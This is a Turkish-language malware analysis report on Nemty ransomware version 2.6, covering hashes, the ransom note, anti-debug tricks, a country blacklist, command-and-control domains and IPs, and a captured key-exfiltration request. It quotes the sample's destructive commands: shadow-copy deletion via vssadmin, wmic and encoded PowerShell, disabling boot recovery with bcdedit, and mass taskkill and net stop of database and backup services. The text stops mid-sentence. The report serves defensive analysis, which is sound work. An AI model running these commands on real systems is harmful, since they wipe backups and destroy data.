

# NEMTY RANSOMWARE (VERSION 2.6)

## TEKNİK ANALİZ RAPORU



[www.gaissecurity.com](http://www.gaissecurity.com)

@gaissecurity

# Giriş

İlk olarak 2019 yılının Ağustos ayında ortaya çıkan yeni bir Ransomware ailesi Nemty'nin, saldırılarına yakın zamanlarda devam ettiği görülmektedir. En son 09/03/2020 tarihinde ortaya çıkan ve versiyon numarası 2.6 olarak adlandırılan Nemty, şirketleri ve kişisel bilgisayarları hedef almaktadır.

Şifreleme işleminden sonra ise, kurbandan ortalama 1000\$ değerinde Bitcoin istemektedir. Ayrıca ödemenin belirlenen tarih aralığında yapılmaması durumunda sistemlerde bulunan dosyaların sızdırılması şeklinde şantaj yapılmaktadır.

Ransomware türündeki Nemty zararlısını tanımlayıcı bilgiler aşağıdaki tabloda yer almaktadır:

Zararlının Adı	Nemty Ransomware
Versiyon	V.2.6
MD5	2b6c6d8424c1b149c7f81e2565aaa7e6
SHA1	f966ffdeabd60ae0ebd9c78fbd11f78319016fd8
SHA256	613c390d6b3b792d6bf0765e97719ac4278741abcebdd03d9fe394c8a46a841c

## Ön izlenim


Ransomware türündeki Nemty zararlısı sistem üzerinde bir çok işlem yapmaktadır. Nemty'nin process ön izlenim görseli aşağıdadır.

nemty.exe	2.85	4.896 K	12.924 K	2080	
cmd.exe	6.35	2.112 K	3.688 K	2932	Windows Komut İşlemcisi Microsoft Corporation
cmd.exe	1.98	2.112 K	3.684 K	1984	Windows Komut İşlemcisi Microsoft Corporation
cmd.exe		2.228 K	3.888 K	664	Windows Komut İşlemcisi Microsoft Corporation
taskkill.exe	0.71	2.432 K	5.688 K	1948	İşlemleri Sonlandırır Microsoft Corporation
cmd.exe	0.71	2.228 K	3.924 K	2272	Windows Komut İşlemcisi Microsoft Corporation
net.exe	0.19	1.068 K	3.456 K	3608	Net Command Microsoft Corporation
net1.exe	2.15	812 K	2.472 K	2884	Net Command Microsoft Corporation
cmd.exe		2.164 K	3.904 K	3716	Windows Komut İşlemcisi Microsoft Corporation
WMIC.exe	5.87	2.440 K	6.096 K	392	WMI Commandline Utility Microsoft Corporation
powershell.exe	9.17	6.376 K	10.480 K	3768	Windows PowerShell Microsoft Corporation

nemty.exe	19.02	4.816 K	12.788 K	2080	
cmd.exe	0.89	2.276 K	3.952 K	664	Windows Komut İşlemcisi Microsoft Corporation
taskkill.exe	0.69	2.632 K	6.516 K	1948	İşlemleri Sonlandırır Microsoft Corporation
taskkill.exe	1.49	280 K	832 K	2728	
taskkill.exe	3.12	2.580 K	6.408 K	2976	İşlemleri Sonlandırır Microsoft Corporation
taskkill.exe	2.45	2.540 K	6.036 K	4048	İşlemleri Sonlandırır Microsoft Corporation
taskkill.exe	3.40	972 K	3.268 K	3076	İşlemleri Sonlandırır Microsoft Corporation
cmd.exe	0.71	2.380 K	4.092 K	2272	Windows Komut İşlemcisi Microsoft Corporation
net.exe	3.93	1.072 K	3.460 K	1292	Net Command Microsoft Corporation
net1.exe	9.51	1.176 K	3.700 K	968	
net.exe	7.87	1.068 K	3.456 K	448	Net Command Microsoft Corporation
net1.exe	5.53	728 K	2.324 K	3632	Net Command Microsoft Corporation
net.exe			3.456 K	2896	Net Command Microsoft Corporation
net1.exe			2.984 K	4092	Net Command Microsoft Corporation
net.exe			3.456 K	3156	Net Command Microsoft Corporation
net1.exe			2.400 K	840	Net Command Microsoft Corporation
net.exe	1.92	1.032 K	3.436 K	1352	Net Command Microsoft Corporation
net1.exe	1.59	788 K	2.408 K	2380	
net.exe	0.85	1.040 K	3.440 K	2736	Net Command Microsoft Corporation
net1.exe	0.19	420 K	936 K	1140	Net Command Microsoft Corporation
net.exe	2.26	1.036 K	3.436 K	3140	Net Command Microsoft Corporation
net1.exe	2.20	864 K	2.824 K	3200	Net Command Microsoft Corporation
net.exe	5.65	1.072 K	3.460 K	1408	Net Command Microsoft Corporation
net1.exe	< 0.01	480 K	152 K	2808	Net Command Microsoft Corporation
net.exe	1.27	1.072 K	3.460 K	1084	Net Command Microsoft Corporation
net1.exe	5.56	872 K	2.988 K	488	Net Command Microsoft Corporation
cmd.exe		2.164 K	3.904 K	3716	Windows Komut İşlemcisi Microsoft Corporation
WMIC.exe	0.30	3.228 K	9.060 K	392	WMI Commandline Utility Microsoft Corporation
powershell.exe	3.05	18.360 K	25.688 K	3768	Windows PowerShell Microsoft Corporation

Her ransomware zararlısının bir karakteristiği olan shadow copy silme işlemi Ransomware türündeki Nemty zararlısında da gözlemlenmiştir.

Şifreleme işlemi sona erdikten sonra ise her klasör ve alt klasörlere NEMTY\_[RANDOM-ID]-DECRYPT.txt adında bir metin dosyası oluşturmakta ve ekrana çıktı vermektedir.



```
NEMTY_QE1ZZ30-DECRYPT.txt - Not Defteri
Dosya Düzen Biçim Görünüm Yardım
----> NEMTY 2.6 REVENGE <----
Some (or maybe all) of your files got encrypted.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) web-Browser
a) Open your browser.
b) Open this link: http://nemty.top/public/pay.php
c) Upload this file.
d) Follow the instructions.

2) Tor-Browser
a) Download&Install Tor-Browser.
b) Open Tor-Browser.
c) Open this link: http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprijnwapakad.onion/public/pay.php
d) Upload this file.
e) Follow the instruction.

<BEGIN NEMTY KEY>
UXG03Bv6/Ybya1Skhdi cccoke0/LZHN7kkXk5vVE4wkDp2Vsnd0j7P9HxaQahvax2zeARf/f1PFPennFMD4tFzdvgTL0+E/Hd2B71w8Q11qom1E1VZYA0vT1VYENRzxt/D3Kq6egrkStck5Fwx8tZacTrI1Quef/r5REw9VbGH/9zqb
+rUhl1TxXnExBvmsEysksX3dturBwvs10eD1DhUY3Lzeb12G2PgDDE448cqF5gPKpmdCFXKY6D/s99kg101Wjia+Ougwyohuxm287H/uncMQFw2EW/7L7ESZ8kîBsk2xtAAFr0n7MwD3xtc24evEouH85cm01Zb7cv10N85/8wkan
KTBSqCqHZNC7ms3XSvYTI5V3XVjehIMmja1AR97ReAc3s0ncq1LzX3gn9Y6jfaokr7ddk69EthsJiAqyA7c7ELCfzjfw62BGSzu6km10qbgpb2+3Cp3thvS1uieckctgcVHHXvBwVL2urMae4C1Aprcm3pE4F18M8cmjHMgy7rfze
```

Zararlıının oluşturduğu metin dosyasında şifrelenen dosyaların nasıl çözüleceğine dair notların yanı sıra metin dosyasının en alt satırlarında BEGIN NEMTY KEY başlığında bir anahtar bulunmaktadır. Anahtara göz atıldığında RSA şifreleme algoritmasını hatırlattığı söylenebilmektedir. Ayrıca talimatlarda normal web sitesinin yanı sıra, TOR ağını kullanan bir web sitesinin mevcut olduğu da görülmektedir.

Metin dosyasında yer alan web siteleri aşağıdaki gibidir:

- <http://nemty.top/public/pay.php>
- <http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprijnwapakad.onion/public/pay.php>

Ransomware türündeki Nemty zararlısının şifrelediği dosyaların uzantıları NEMTY\_[RANDOM-ID] şeklindedir.

## Detaylı Analiz

Ransomware türündeki Nemty zararlısının analizinde kritik bulgulara ulaşılmıştır. Bunlardan ilki, Ransomware türündeki Nemty zararlısının analistin işini dinamik analiz aşamasında zorlaştırmak için anti-debug tekniklerini kullanmasıdır.

```
; Attributes: library function
_DebuggerKnownHandle proc near
call    ds:IsDebuggerPresent
test    eax, eax
jz      short loc_41BD11
```

En temel anti-debug tekniklerinden birisi olan IsDebuggerPresent API'sini kullanmaktadır.

```
loc_4313A5:
call    ds:GetLastError
call    ds:GetTickCount
cmp     esi, 7554B2Fh
jle     short loc_4313D4
```

Zaman tabanlı anti-debug tekniklerinden birisi olan GetTickCount API'sini kullanmaktadır.

```
int     3                ; Trap to Debugger
```

Ayrıca debug uygulamalarında sıkça kullanılan software breakpoint işleminin assembly karşılığı olan *int 3* komutunu algıladığında ise debugger'ı yakalayıp kendini sonlandırmaktadır.

Ayrıca yukarıdaki görsellerde belirtilen anti-debug tekniklerinin yanı sıra başka teknikler de kullandığı tespit edilmiştir.

Ransomware türündeki Nemty zararlısının Import ettiği API'ler incelendiğinde bazı kritik seviyede olan API'ler tespit edilmiştir:

- WriteFile
- GetTickCount
- WriteConsoleA
- DebugActiveProcessStop
- CreateFileA
- GetCommandLineA
- IsDebuggerPresent
- QueryPerformanceCounter
- DebugBreak
- WriteConsoleW
- VirtualAlloc
- VirtualProtect

Statik olarak Import ettiği fonksiyonlar dışında diğer kritik fonksiyonları runtime anında Import etmektedir.

Ransomware türündeki Nemty zararlısının analizi yapıldığına zararlının kullandığı Mutex objeleri tespit edilmiştir.

CreateMutexA

```
eax:&"C:\\Users\\Malw Lab\\Desktop\\nemty.exe"
```

```
eax:&"C:\\Users\\Malw Lab\\Desktop\\nemty.exe"
```

```
eax:&"C:\\Users\\Malw Lab\\Desktop\\nemty.exe"  
[ebp+10]:"edu v magazı guccchi v spb, grrrrraa, ona zhret moi xui kak-budto eto burger."
```

-MUTEX-

"edu v magazı guccchi v spb, grrrrraa, ona zhret moi xui kak-budto eto burger..."

Ransomware türündeki Nemty zararlısı sisteme bulaşmadan önce bazı dosyalar oluşturmaktadır. Bu dosyalar:

- C:\Windows\Registration\R000000000006.clb
- C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
- C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db
- C:\User\Malw Lab\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat
- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3995735235-1365421534-3291203492-1000\917b685c402c569c7ef15953ac01f631\_619fd25d-6773-46b7-a416-8c5c8c16290c
- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3995735235-1365421534-3291203492-1000\d860c3add425c732002dea04eb2c98f0\_619fd25d-6773-46b7-a416-8c5c8c16290c
- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Windows\Cookies\75CW9Q4P.txt
  - o Bu dosyanın içeriğinde db-ip.com adlı IP ve IP'ye ait olan ülkeyi sorgulama web sitesinin kullandığı Cloudflare altyapısının cfuid değeri bulunmaktadır.


Ransomware türündeki Nemty zararlısının detaylı analizi yapıldığında sisteme bulaşma kararını bazı etkenlere göre verdiği gözlemlenmektedir.

<pre> mov edi,edi push ebp mov ebp,esp and esp,FFFFFFF8 sub esp,3C lea eax,dword ptr ss:[esp+4] push esi push 38 push 0 push eax call &lt;JMP.&amp;memset&gt; add esp,C lea ecx,dword ptr ss:[esp+8] call wininet.756203CC push dword ptr ss:[ebp+1C] mov edx,dword ptr ss:[ebp+C] push dword ptr ss:[ebp+18] mov ecx,dword ptr ss:[ebp+8] push dword ptr ss:[ebp+14] push dword ptr ss:[ebp+10] call wininet.756A5B18 lea ecx,dword ptr ss:[esp+8] mov esi,eax call wininet.7562042F mov eax,esi pop esi mov esp,ebp pop ebp ret 18 </pre>	<p>InternetOpenUrlA</p> <p>eax: "http://api.db-ip.com/v2/free/178.233.143.13/countryName"</p> <p>[esp+8]: "http://api.db-ip.com/v2/free/178.233.143.13/countryName"</p> <p>[ebp+10]: "pbkey"</p> <p>[esp+8]: "http://api.db-ip.com/v2/free/178.233.143.13/countryName"</p> <p>eax: "http://api.db-ip.com/v2/free/178.233.143.13/countryName"</p> <p>eax: "http://api.db-ip.com/v2/free/178.233.143.13/countryName"</p>
---	--

Sistemin IP adresini api.db-ip.com web sitesine API'ler yoluyla sorgulama yaparak, IP adresinin hangi ülkeye ait olduğunu tespit etmektedir. Bu tespit sonucunda ise

*Appdata\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PC6EIDCU*

dizinine countryName[1].txt adlı bir dosya oluşturmaktadır. Bu dosyanın içeriğinde ise IP adresinin ait olduğu ülkenin adı yazılmaktadır.



Ransomware türündeki Nemty zararlısının analizi sonucunda bazı ülkelerin blacklist'e alındığı farkedilmiştir. API ile IP sorgulama işlemi sonucunda web sitesinden dönen ve kaydedilen ülke adı aşağıdaki blacklist'te yer alıyorsa, Ransomware türündeki Nemty zararlısı sisteme bulaşmamaktadır:

- Rusya
- Belarus
- Kazakistan
- Tacikistan
- Ukrayna
- Azerbaycan
- Ermenistan
- Kırgızistan
- Moldova

GAIS  
Cyber Security



esi: windows 7 esi: "Windows 7", 414CAC: "Turkey" 411D78: "Russia" esi: "Windows 7"  ecx: "Windows 7"	411DA0: "Ukraine" esi: "Windows 7"  ecx: "Windows 7"
411D80: "Belarus" esi: "Windows 7"  ecx: "Windows 7"	411DA8: "Azerbaijan" esi: "Windows 7"  ecx: "Windows 7"
411D88: "Kazakhstan" esi: "Windows 7"  ecx: "Windows 7"	411DB4: "Armenia" esi: "Windows 7"  ecx: "Windows 7"
411D94: "Tajikistan" esi: "Windows 7"  ecx: "Windows 7"	411DBC: "Kyrgyzstan" esi: "Windows 7"  ecx: "Windows 7"
411DA0: "Ukraine" esi: "Windows 7"  ecx: "Windows 7"	411DC8: "Moldova" esi: "Windows 7"  ecx: "Windows 7" esi: "Windows 7"

Ransomware türündeki Nemty zararlısı, dil kontrolünün yanı sıra;

- İşletim Sistemi Versiyonu ve Sürümü,
- Sistemi kullanan kullanıcının user name'i,
- Sistemin adı,
- Sistemin hardware ID değeri gibi bilgileri toplamaktadır.

```
edi+60:L"sion"
edi+70:L"1.7601.18015 (win7sp1_gdr.121129-1432)"
edi:L"tion", edi+80:L"8015 (win7sp1_gdr.121129-1432)"
```

Daha sonra ise topladığı tüm bu bilgilerle birlikte RSA1024 şifreleme algoritması kullanarak şifrelemektedir. Ve şifrelemeyi yaptığı anahtarı kendi algoritmasına göre modifiye ederek NEMTY KEY'i oluşturmaktadır. Bu NEMTY KEY'i ise belli başlı parametreler ile komuta kontrol sunucusuna göndermektedir.

<http://nemty10.biz/public/gate.php?data=>

<pre>mov dword ptr ss:[ebp-40],eax lea eax,dword ptr ss:[ebp+24] push eax sub esp,1c lea ecx,dword ptr ss:[ebp+8] mov esi,esp push eax call nemty.4042CF lea ecx,dword ptr ss:[ebp-3c] call nemty.406D38 lea ecx,dword ptr ss:[ebp-20] add esp,1c push ecx mov ecx,eax</pre>	<pre>eax:&amp;"http://nemty10.biz/public/gate.php?data=" [ebp+8]:"bGQM/PlKQU3PVHME7aZKY5eN81wCGZ0QAYc0tpdCtpt+HW1wm3e81w==" eax:&amp;"http://nemty10.biz/public/gate.php?data=" [ebp-3c]:"http://nemty10.biz/public/gate.php?data=" eax:&amp;"http://nemty10.biz/public/gate.php?data="</pre>
--	---

Zararlılarının belirtilen alan adına ait olan komuta kontrol sunucusunun ilk IP Adresi;

45.143.138.38

olarak tespit edilmiştir. Daha sonra C&C sunucusunun IP adresi değiştirilmiş olup;

91.215.170.231

şeklinde güncellenmiştir.

Ransomware türündeki Nemty zararlısı dosyaları şifrelemeden önce, şifreleme işlemi yapacağı anahtarları oluşturmaktadır. Daha sonra bu anahtarları saldırganın kendi algoritmasına göre modifiye edip komuta kontrol sunucusundaki **gate.php** dosyasına GET methodu ile **data** parametresine göndermektedir.

Bu gönderim işlemi yaparken User-Agent olarak “Naruto Uzumake” dizgisini kullanmaktadır.

```
GET /public/gate.php?data=uggIoweUAcxj7KYrrPGzrL0ukv. ji3dNgKBRaTA6PhtbuvnrB7GDtqggfJkv3ri7Jwh.UC/F7bKmw6/Boe/
rU1KV0xqmLqRDeXQcTBL9NBCyp.Elz8XVcmd4VhvdJmvsFhyz27LoTyuoAvbBv1gM525Y.6yqscYkU.6vk/tFFI1Jd5JR7Iw3F.EReTyx9YjVRVT94N8z4Pp7cwARQF.
4ZxVK8V4FTnhh8cEq8.Qj5ieGYemFrkISSSftI8RbMpZfcVovYb1dvj.hGU.Iyq1oaqx8k29efUkY9HDHaOS1L8VDMgeZu9muBqS2HGpweUUmEREUzH1xyaEzZuamQ3K24Yz1EX.ipj4hbGxYQm8dKjFJUjmwzhbODLIEFqcdmThrb71aA
XetKPiY8Jqhk6rZMXy30PboeY7tLZCpM6m62IA1KsCjmwcsakkHJR0p6JAwGoVCP2hmw7lBUKwm6jnzVZB4VfTyUoYmTpz7uolNBqqpUG0ptLu6Yq5hsghP3zdG/jVm.mc1w.Uc43diXW0TmYEc9F9YHyvu/
H4yRAFnhmCwD0054F4U1AQE1YQC9eFibmyItpgB1oEO.w8/AQ7DUwre4s6E1MaumxqR8907HJCSmxXUpQLhJmeEsMqzCsmrMLqsV46gd7TFPHNFtmhHw7lwwqP/sg7QLi4gHYx9e8obses1GkZX6J9w8HBVXqVnpk0.sEyG/
53mckB7S9Yw8.i.bwTrtK6GwaAT/qBGvcuKUTocY49UEJLhp.gFuEB9IM/iAuKnVPnM14I8/ca4zmc16wcxRXGBJ1TB355yg/YeDY3dqAbpLRVVvYb7.v3s.apAA4/656mneOUEmQ22fKTdDarf/
218ChlW0DyurLHSZM1Gw01418Sveb1q80T11ZkzT8YjuaRmc.
2x1Kddgz231ToSzoZyYpigaATP4jZcPPFvX50kFaM9zdDDH9NrxOVh673pe5hrfIKfAPsydpAvt6wclb1YquIM004b79BSY6q0Uq7hc.Xr6zFweThxcN1jqrj8kmGv0U.QjRxU103a4iB9an/
Hz1V0dSIOD11waQx4E7DolFhqqLYqOR.wI1fOVzXK6atnIjd9KnmIHaZQj7BAdHFFN81jwkMtsq30tEURJseL/f0v4iqCtEGVlz.xwDjLaxB49n1QJyFxmKwVsqFPB21j2x8Yd.870xnyBq194r/EE7499f816d55U0exzQ9/
htjBpfgSRz1xEnohuHeWYiIjF9rpQ.nR1A1ks0v/WgVFfMEITpyu.IlhAC50POwDvgzg15xN8C9r1Fpwrdu1k.w938wHfs2WVO/ArswcEIngjWz1i4Ec9Jdfg2QNaFV13pDAw==salN848kvUK3yFqQs/
asovyUwIvaKB8IituseIdw0nDpk.BrZZ/a/hBoitYzaENRCfTRKHvxiZ0ickbbhcoCrvasbG4A/
BdVprEggDNTKZxU9zoeIInD08BgLoZHYap6SU00Pu.UXzt5qL6hKCI5XcrugVuywXbnGRukXaqv1L13LUCW8N1c3ynmcf7nY34QWzVmn7rwtVEQkt61QvN5Fzpb8F4Ns0LfkNxf/
QQYUxrcyA05YAI211kPgnMknKPPjeF7EgNShw9225wqUONNuvFDger.S7aJwfbBGP75S08hbW5Ag6YhRr3whiXEL.jZQfLoIaHzvovqTYw1PPCKuTMeHMx3f/63B/
8G6GhTrQFn8T4n4cHKm170g7PwpQkUT1J4tvq1zZH1P5TyaoVPiQkbSvX8SXXyesBzKl/Eb4syre51Md.Vg2h4m/KWlJqeaxwko8AUgI810m6exml/
EJ3jyZrLdg6i2Xf/.1o168PE8VP1191kPfaYMHDTfU91.b209Rfp5kK15s0tooeYuttkvYveJ7qYvX0LZ.ecjwsQDGe04IagYBaAItotieuQQg4bYmmonkV8DQmA7ZGuymkE88s2gztgD7o1FoDboZ11D6V6EcqR/
t1x9Cr1okj8BHzBbtqn601zwb.5hNxtVrmqR8FUCIhm603wfbV4umanykKPx11vtxgtNon0hPtQxku1H94Vo/
LNTs1Hpxy.pUPpPIixWUDFYDQusCthwFNA0U1ow6HD5jk9p5SmSeYeRkK9SY86Itj50HTJjhqEc7o1iZn8U1K9W00QAwTGYz4vZfIgzEaA1ADAFSIP5275a0ZpuFbKsesQwWd6isTF8kLvrPLBtNm8TtP4JohiZNXe3kjzs/
drJgUvHgKw1IWR1mbhCdAvFY2iwnUb/h31LhHdVLP8KIAJjwTg8ehAyq/
iqy8qYpP49JdKovvxd58qxs3xvDlmiHiKp3TpgqsUm28blpAfc0jJBz8sAh1t1F59mk58yePGBenZo.HqLPfeZvkpexborBR8IG2ojsEgXHVU1wR6Fi.vvyYtRS5z08CJyKfY6TSVzcczgfE/
sfMhmrulu96qBka1IqHemSyIXw7yXbow5HgkCuGkHw0by5wiIYrsYb4cG0Hiv4pENBQv6qPifOVtce506t6znPenU09XZmb1.xZM1XGU61VWNI1Me8dzZt/
fLc1k8M8hTLJG3H3jYEAcfC8DbYagAXtvoav7urwm00gyjncdNjF4hZvB6TnQKHZONAK/0.vqLx9AY1EAHRsc72ReHh.PkD27FwoczYh1XrYphZRKL.9fCiRchUbyheWew== HTTP/1.1
User-Agent: Naruto Uzumake
Host: nemty10.biz
Cache-Control: no-cache
```

Tüm bu işlemlerden sonra faaliyete geçmektedir. Ve ilk olarak shadow alanını 401 MB olarak tekrardan boyutlandırmaktadır. Daha sonra sonda “unbounded” parametresi ile sınırsız çıkarılmaktadır.

```

xor ebx,ebx
inc ebx
push ebx
xor edi,edi
lea esi,dword ptr ss:[ebp-58]
call nemty.40148F [ebp-58]:" /c vssadmin resize shadowstorage /for=C: /on=C: /maxsize=401MB"
push ebx
lea esi,dword ptr ss:[ebp-74]
call nemty.40148F
push ebx
lea esi,dword ptr ss:[ebp-90]
call nemty.40148F
push ebx
lea esi,dword ptr ss:[ebp-20]
call nemty.40148F
push nemty.411C78 411C78:" /maxsize=unbounded"
lea eax,dword ptr ss:[ebp-3C]
push eax
push nemty.411C40 411C40:" /on="
mov ebx,eax
push nemty.411C48 411C48:" /c vssadmin resize shadowstorage /for="
lea eax,dword ptr ss:[ebp-20]
call nemty.40424E
pop ecx
push eax
lea eax,dword ptr ss:[ebp-90]
call nemty.4033C7
pop ecx
lea ecx,dword ptr ss:[ebp-74]
push ecx
mov ecx,eax
call nemty.403364
pop ecx
push eax
lea eax,dword ptr ss:[ebp-58]
call nemty.4033C7 [ebp-58]:" /c vssadmin resize shadowstorage /for=C: /on=C: /maxsize=401MB"
cmp dword ptr ds:[eax+14],10
pop ecx
pop ecx
jnb nemty.403BFC

```

Bu zararlı işleminden sonra ise aşağıdaki komutu kullanarak shadow copy'leri silmektedir.

```

/c bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled
no & wadmin delete catalog -quiet & wmic shadowcopy delete

```

Zararlıyı işlemlerini henüz bitirmeyen Nemty, bu zararlı komutlarından sonra bir çok işlemi de zorlu bir şekilde durdurmaktadır. Ransomware türündeki Nemty zararlısının durduğu servislerin listesi aşağıdadır:

- Sql
- Winword
- Wordpad
- Outlook
- Thunderbird
- Oracle
- Excel
- Onenote
- Virtualboxvm
- Node
- QBW32
- WBGX
- Teams
- Flow

```
ShellExecuteA
eax:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & ta
[ebp-4]:&" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*
[ebp+C]:"open"
[ebp+10]:"cmd.exe"

[ebp+14]:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*

[ebp-28]:&" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*
[ebp-2C]:"taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & t
eax:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & ta
[ebp-30]:"taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & t

[ebp-40]:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*

eax:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & ta
[ebp-40]:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*
eax:" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.* & ta
[ebp-4]:&" /c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /im wordpad.* & taskkill /f /im outlook.*
```

Ransomware türündeki Nemty zararlısı sadece çalışan işlemleri değil, listesi aşağıda yer alan spesifik hizmetleri de sonlandırmaktadır:

- DbxSvc
- OracleXETNSListener
- OracleServiceXE
- AcrSch2Svc
- AcronisAgent
- Apache2.4
- SQLWriter
- SQLEXPRESS
- MSSQL
- MSSQLServerADHelper100
- MongoDB
- SQLAgent
- SQLEXPRESS
- SQLBrowser
- CobianBackup11
- cbVSCService11
- QBCFMontorService
- QBVSS

```
ShellExecuteA
eax:" /c net stop DbxSvc & net stop OracleXETNSListener & net stop OracleServiceXE & net stop AcrSch2Svc & net stop AcronisAgent & net stop Ap

[ebp-20]:"QBCFMonitorService"

[ebp+1C]:&"C:\\Users\\Malw Lab\\Desktop\\nemty.exe"

[ebp-24]:"m46a0s=\\",\\"drives\\":[{\\"drive_type\\":\\"FIXED\\",\\"drive_letter\\":\\"C:\\",\\"total_size\\":\\"49GB\\",\\"used_size\\":\\"45GB\\"}]]"
eax:" /c net stop DbxSvc & net stop OracleXETNSListener & net stop OracleServiceXE & net stop AcrSch2Svc & net stop AcronisAgent & net stop Ap
3C: '<'

eax:" /c net stop DbxSvc & net stop OracleXETNSListener & net stop OracleServiceXE & net stop AcrSch2Svc & net stop AcronisAgent & net stop Ap
[ebp-3C]:"net stop DbxSvc & net stop OracleXETNSListener & net stop OracleServiceXE & net stop AcrSch2Svc & net stop AcronisAgent & net stop Ap
[ebp-20]:"QBCFMonitorService"
```

Belirli process ve hizmetleri sonlandıran Nemty, Powershell komut istemcisine;

```
-e
RwBIAHQALQBXAG0AaQBPAGIAagBIAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AG
MAbwBwAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAG
UAbABIAHQAZQAoACKAOwB9AA==
```

